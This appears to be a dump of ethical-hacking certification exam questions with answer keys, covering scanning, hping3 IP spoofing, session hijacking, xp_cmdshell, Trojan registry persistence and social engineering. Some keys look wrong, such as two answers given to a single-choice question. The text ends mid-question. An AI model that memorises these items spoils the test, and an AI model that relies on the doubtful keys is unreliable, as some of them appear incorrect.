Jane wishes to forward X-Windows traffic to a remote host as well as POP3 traffic. She is worried that adversaries might be monitoring the communication link and could inspect captured traffic. She would like to tunnel the information to the remote end but does not have VPN capabilities to do so. Which of the following tools can she use to protect the link?

A. MD5
B. PGP
C. RSA
D. SSH


Answer: D

NEW QUESTION 308
Lauren is performing a network audit for her entire company. The entire network is comprised of around 500 computers. Lauren starts an ICMP ping sweep by sending one IP packet to the broadcast address of the network, but only receives responses from around five hosts. Why did this ping sweep only produce a few responses?

A. Only Windows systems will reply to this scan.
B. A switched network will not respond to packets sent to the broadcast address.
C. Only Linux and Unix-like (Non-Windows) systems will reply to this scan.
D. Only servers will reply to this scan.

Answer: C

NEW QUESTION 311
Which of the following Registry location does a Trojan add entries to make it persistent on Windows 7? (Select 2 answers)



Name	Type	Data
(Default)	REG_SZ	(value not set)
Adobe ARM	REG_SZ	"C:\Program Files\Common Files\Adobe\ARM\1.0\AdobeARM.exe"
Adobe Reader Sp...	REG_SZ	"C:\Program Files\Adobe\Reader 10.0\Reader\Reader_sl.exe"
Parallels Shared I...	REG_SZ	"C:\Program Files\Parallels\Parallels Tools\SIA\SharedIntApp.exe" /start
Parallels Tools Ce...	REG_SZ	"C:\Program Files\Parallels\Parallels Tools\prl_cc.exe"
SunJavaUpdateS...	REG_SZ	"C:\Program Files\Common Files\Java\Java Update\jusched.exe"
Trojan	REG_SZ	c:\windows\system32\trojan.exe

Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

A. HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
B. HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\System32\CurrentVersion\ Run
C. HKEY_CURRENT_USER\Software\Microsoft\Windows\System32\CurrentVersion\Run
D. HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

Answer: AD

NEW QUESTION 315
During a penetration test, the tester conducts an ACK scan using NMAP against the external interface of the DMZ firewall. NMAP reports that port 80 is unfiltered. Based on this response, which type of packet inspection is the firewall conducting?

A. Host
B. Stateful
C. Stateless
D. Application


Answer: C

NEW QUESTION 320
Which vital role does the U.S. Computer Security Incident Response Team (CSIRT) provide?

A. Incident response services to any user, company, government agency, or organization in partnership with the Department of Homeland Security
B. Maintenance of the nation's Internet infrastructure, builds out new Internet infrastructure, and decommissions old Internet infrastructure
C. Registration of critical penetration testing for the Department of Homeland Security and public and private sectors
D. Measurement of key vulnerability assessments on behalf of the Department of Defense (DOD) and State Department, as well as private sectors

Answer: A

NEW QUESTION 324
You are trying to hijack a telnet session from a victim machine with IP address 10.0.0.5 to Cisco router at 10.0.0.1. You sniff the traffic and attempt to predict the sequence and acknowledgement numbers to successfully hijack the telnet session.
Here is the captured data in tcpdump.



What are the next sequence and acknowledgement numbers that the router will send to the victim machine?

A. Sequence number: 82980070 Acknowledgement number: 17768885A.
B. Sequence number: 17768729 Acknowledgement number: 82980070B.
C. Sequence number: 87000070 Acknowledgement number: 85320085C.
D. Sequence number: 82980010 Acknowledgement number: 17768885D.

Answer: A

NEW QUESTION 325
A security engineer is attempting to map a company's internal network. The engineer enters in the following NMAP commanD.

NMAP –n –sS –P0 –p 80 ***.***.**.** What type of scan is this?

A. Quick scan
B. Intense scan
C. Stealth scan
D. Comprehensive scan

Answer: C

NEW QUESTION 330
What is the main disadvantage of the scripting languages as opposed to compiled programming languages?

A. Scripting languages are hard to learn.
B. Scripting languages are not object-oriented.
C. Scripting languages cannot be used to create graphical user interfaces.
D. Scripting languages are slower because they require an interpreter to run the code.

Answer: D

NEW QUESTION 335
You are the security administrator for a large network. You want to prevent attackers from running any sort of traceroute into your DMZ and discovering the internal structure of publicly accessible areas of the network. How can you achieve this?

A. There is no way to completely block tracerouting into this area
B. Block UDP at the firewall
C. Block TCP at the firewall
D. Block ICMP at the firewall

Answer: A

NEW QUESTION 338
The GET method should never be used when sensitive data such as credit card is being sent to a CGI program. This is because any GET command will appear in the URL, and will be logged by any servers. For example, let's say that you've entered your credit card information into a form that uses the GET method. The URL may appear like this:
https://www.xsecurity-bank.com/creditcard.asp?cardnumber=453453433532234
The GET method appends the credit card number to the URL. This means that anyone with access to a server log will be able to obtain this information. How would you protect from this type of attack?

A. Never include sensitive information in a script
B. Use HTTPS SSLv3 to send the data instead of plain HTTPS
C. Replace the GET with POST method when sending data
D. Encrypt the data before you send using GET method

Answer: C

NEW QUESTION 341
Perimeter testing means determining exactly what your firewall blocks and what it allows. To conduct a good test, you can spoof source IP addresses and source ports. Which of the following command results in packets that will appear to originate from the system at 10.8.8.8? Such a packet is useful for determining whether the firewall is allowing random packets in or out of your network.

A. hping3 -T 10.8.8.8 -S netbios -c 2 -p 80
B. hping3 -Y 10.8.8.8 -S windows -c 2 -p 80
C. hping3 -O 10.8.8.8 -S server -c 2 -p 80
D. hping3 -a 10.8.8.8 -S springfield -c 2 -p 80

Answer: D

NEW QUESTION 343
WWW wanderers or spiders are programs that traverse many pages in the World Wide Web by recursively retrieving linked pages. Search engines like Google, frequently spider web pages for indexing. How will you stop web spiders from crawling certain directories on your website?

A. Place robots.txt file in the root of your website with listing of directories that you don't want to be crawled
B. Place authentication on root directories that will prevent crawling from these spiders
C. Enable SSL on the restricted directories which will block these spiders from crawling
D. Place "HTTP:NO CRAWL" on the html pages that you don't want the crawlers to index


Answer: A

NEW QUESTION 344
You want to perform advanced SQL Injection attack against a vulnerable website. You are unable to perform command shell hacks on this server. What must be enabled in SQL Server to launch these attacks?

A. System services
B. EXEC master access
C. xp_cmdshell
D. RDC

Answer: C

NEW QUESTION 348
You ping a target IP to check if the host is up. You do not get a response. You suspect ICMP is blocked at the firewall. Next you use hping2 tool to ping the target host and you get a response. Why does the host respond to hping2 and not ping packet?



```
[ceh]# ping 10.2.3.4
PING 10.2.3.4 (10.2.3.4) from 10.2.3.80 : 56(84) bytes of data.
--- 10.2.3.4 ping statistics ---
3 packets transmitted, 0 packets received, 100% packet loss
[ceh]# ./hping2 -c 4 -n -i 2 10.2.3.4
HPING 10.2.3.4 (eth0 10.2.3.4): NO FLAGS are set, 40 headers +
0 data bytes
len=46 ip=10.2.3.4 flags=RA seq=0 ttl=128 id=54167 win=0 rtt=0.8 ms
len=46 ip=10.2.3.4 flags=RA seq=1 ttl=128 id=54935 win=0 rtt=0.7 ms
len=46 ip=10.2.3.4 flags=RA seq=2 ttl=128 id=55447 win=0 rtt=0.7 ms
len=46 ip=10.2.3.4 flags=RA seq=3 ttl=128 id=55959 win=0 rtt=0.7 ms
--- 10.2.3.4 hping statistic ---
4 packets tramitted, 4 packets received, 0% packet loss
round-trip min/avg/max = 0.7/0.8/0.8 ms
```

A. Ping packets cannot bypass firewalls
B. You must use ping 10.2.3.4 switch
C. Hping2 uses stealth TCP packets to connect
D. Hping2 uses TCP instead of ICMP by default

Answer: D

NEW QUESTION 349
A majority of attacks come from insiders, people who have direct access to a company's computer system as part of their job function or a business relationship. Who is considered an insider?

A. A competitor to the company because they can directly benefit from the publicity generated by making such an attack
B. Disgruntled employee, customers, suppliers, vendors, business partners, contractors, temps, and consultants
C. The CEO of the company because he has access to all of the computer systems
D. A government agency since they know the company's computer system strengths and weaknesses

Answer: B

NEW QUESTION 350
Which of the following techniques can be used to mitigate the risk of an on-site attacker from connecting to an unused network port and gaining full access to the network? (Choose three.)

A. Port Security
B. IPSec Encryption
C. Network Admission Control (NAC)
D. 802.1q Port Based Authentication
E. 802.1x Port Based Authentication
F. Intrusion Detection System (IDS)

Answer: ACE

NEW QUESTION 354
Which of the following can take an arbitrary length of input and produce a message digest output of 160 bit?

A. SHA-1
B. MD5
C. HAVAL
D. MD4


Answer: A

NEW QUESTION 355
The SNMP Read-Only Community String is like a password. The string is sent along with each SNMP Get-Request and allows (or denies) access to a device. Most network vendors ship their equipment with a default password of "public". This is the so-called "default public community string". How would you keep intruders from getting sensitive information regarding the network devices using SNMP? (Select 2 answers)

A. Enable SNMPv3 which encrypts username/password authentication
B. Use your company name as the public community string replacing the default 'public'
C. Enable IP filtering to limit access to SNMP device
D. The default configuration provided by device vendors is highly secure and you don't need to change anything

Answer: AC

NEW QUESTION 356
Blake is in charge of securing all 20 of his company's servers. He has enabled hardware and software firewalls, hardened the operating systems, and disabled all unnecessary services on all the servers. Unfortunately, there is proprietary AS400 emulation software that must run on one of the servers that requires the telnet service to function properly. Blake is especially concerned about this since telnet can be a very large security risk in an organization. Blake is concerned about how this particular server might look to an outside attacker so he decides to perform some footprinting, scanning, and penetration tests on the server. Blake telnets into the server using Port 80 and types in the following command:
HEAD / HTTP/1.0
After pressing enter twice, Blake gets the following results: What has Blake just accomplished?



```
HTTP/1.0 200 OK
Date: Wed, 01 Nov 2006 10:14:27 GMT
Content-Length: 30344
Content-Type: text/html
Expires: Wed, 01 Nov 2006 10:19:27 GMT
Cache-Control: max-age=300
Server: Apache/1.3.33 (Darwin) PHP/4.3.10
Age: 120


Connection to host lost.

C:\>
```

A. Downloaded a file to his local computer
B. Submitted a remote command to crash the server
C. Poisoned the local DNS cache of the server
D. Grabbed the Operating System banner


Answer: D

NEW QUESTION 361
An attacker sniffs encrypted traffic from the network and is subsequently able to decrypt it. The attacker can now use which cryptanalytic technique to attempt to discover the encryption key?

A. Birthday attack
B. Plaintext attack
C. Meet in the middle attack
D. Chosen ciphertext attack

Answer: D

NEW QUESTION 364
Trojan horse attacks pose one of the most serious threats to computer security. The image below shows different ways a Trojan can get into a system. Which are the easiest and most convincing ways to infect a computer?


Legitimate "shrink-wrapped" software packaged by a disgruntled employee
Fake programs
Downloading files, games, and screensavers from Internet sites
Untrusted sites and freeware software
NetBIOS (FileSharing)
Instant Messenger applications
IRC (Internet Relay Chat)
Attachments
Physical Access
Browser and email software bugs

A. IRC (Internet Relay Chat)
B. Legitimate "shrink-wrapped" software packaged by a disgruntled employee
C. NetBIOS (File Sharing)
D. Downloading files, games and screensavers from Internet sites

Answer: B

NEW QUESTION 368
John runs a Web server, IDS and firewall on his network. Recently his Web server has been under constant hacking attacks. He looks up the IDS log files and sees no intrusion attempts but the Web server constantly locks up and needs rebooting due to various brute force and buffer overflow attacks but still the IDS alerts no intrusion whatsoever. John becomes suspicious and views the Firewall logs and he notices huge SSL connections constantly hitting his Web server. Hackers have been using the encrypted HTTPS protocol to send exploits to the Web server and that was the reason the IDS did not detect the intrusions. How would John protect his network from these types of attacks?

A. Install a proxy server and terminate SSL at the proxy
B. Enable the IDS to filter encrypted HTTPS traffic
C. Install a hardware SSL "accelerator" and terminate SSL at this layer
D. Enable the Firewall to filter encrypted HTTPS traffic

Answer: AC

NEW QUESTION 370
Least privilege is a security concept that requires that a user is

A. limited to those functions required to do the job.
B. given root or administrative privileges.
C. trusted to keep all data and access to that data under their sole control.
D. given privileges equal to everyone else in the department.

Answer: A

NEW QUESTION 372
Which of the following is a hashing algorithm?

A. MD5
B. PGP
C. DES
D. ROT13

Answer: A

NEW QUESTION 373
Neil is an IT security consultant working on contract for Davidson Avionics. Neil has been hired to audit the network of Davidson Avionics. He has been given permission to perform any tests necessary. Neil has created a fake company ID badge and uniform. Neil waits by one of the company's entrance doors and follows an employee into the office after they use their valid access card to gain entrance. What type of social engineering attack has Neil employed here?

A. Neil has used a tailgating social engineering attack to gain access to the offices
